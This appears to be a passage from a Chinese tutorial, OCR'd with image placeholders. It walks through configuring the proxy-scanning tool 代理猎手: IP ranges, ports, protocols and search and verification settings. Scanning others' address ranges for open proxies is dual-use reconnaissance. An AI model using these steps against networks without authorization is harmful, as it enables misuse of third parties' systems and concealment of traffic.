
Step 05 单击“添加”按钮，即可弹出“添加搜索 IP 范围”对话框，在其中根据实际情况设置 IP 地址范围，如下图所示。



Step 06 单击“确定”按钮，即可完成 IP 地址范围的添加，如下图所示。



Step 07 在“地址范围”设置栏目中，若单击“选取已定义的范围”按钮，则可弹出“预定义的 IP 地址范围”对话框，如下图所示。




Step 08 单击“添加”按钮，即可打开“添加搜索 IP 范围”对话框，如下图所示。




Step 09 在其中根据实际情况设置 IP 地址范围，并输入相应地址范围说明后，单击“确定”按钮，即可完成添加操作，如下图所示。



Step 10 如果在“预定义的 IP 地址范围”对话框中单击“打开”按钮，则可打开“读入地址范围”对话框，如下图所示。



Step 11 在其中选择《代理猎手》已预设 IP 地址范围的文件，并将其读入“预定义的 IP 地址范围”对话框中，在其中选择需要搜索的 IP 地址范围，如下图所示。



Step 12 单击“使用”按钮，即可将预设的 IP 地址范围添加到搜索 IP 地址范围中，如下图所示。




Step 13 单击“下一步”按钮，即可打开“端口和协议”对话框，如下图所示。



Step 14 单击“添加”按钮，即可打开“添加端口和协议”对话框，在其中根据实际情况输入相应的端口，如下图所示。




Step 15 单击“确定”按钮，即可完成添加操作，单击“完成”按钮，完成搜索任务的设置，如下图所示。



2. 设置各项参数

在设置好搜索的 IP 地址范围之后，就可以开始进行搜索了，但为了提高搜索效率，有必要先设置一下《代理猎手》的各项参数，具体的操作步骤如下。


Step 01 在《代理猎手》窗口中选择“系统”→“参数设置”选项，即可打开“运行参数设置”对话框。在“搜索验证设置”选项卡中，可以设置“搜索设置”“验证设置”“局域网或拨号上网”“搜索方法”“其他设置”等选项，这里选中“启用先 ping 后连的机制”复选框，以提高搜索效果，如下图所示。




小技巧

《代理猎手》默认的搜索、验证和 ping 的并发数量分别为 50、80 和 100，如果用户的带宽无法达到，就最好相应地减少各个并发数量，以减轻网络的负担。


Step 02 此外，用户还可以在“验证数据设置”选项卡中添加、修改和删除“验证资源地址”及其参数，如下图所示。



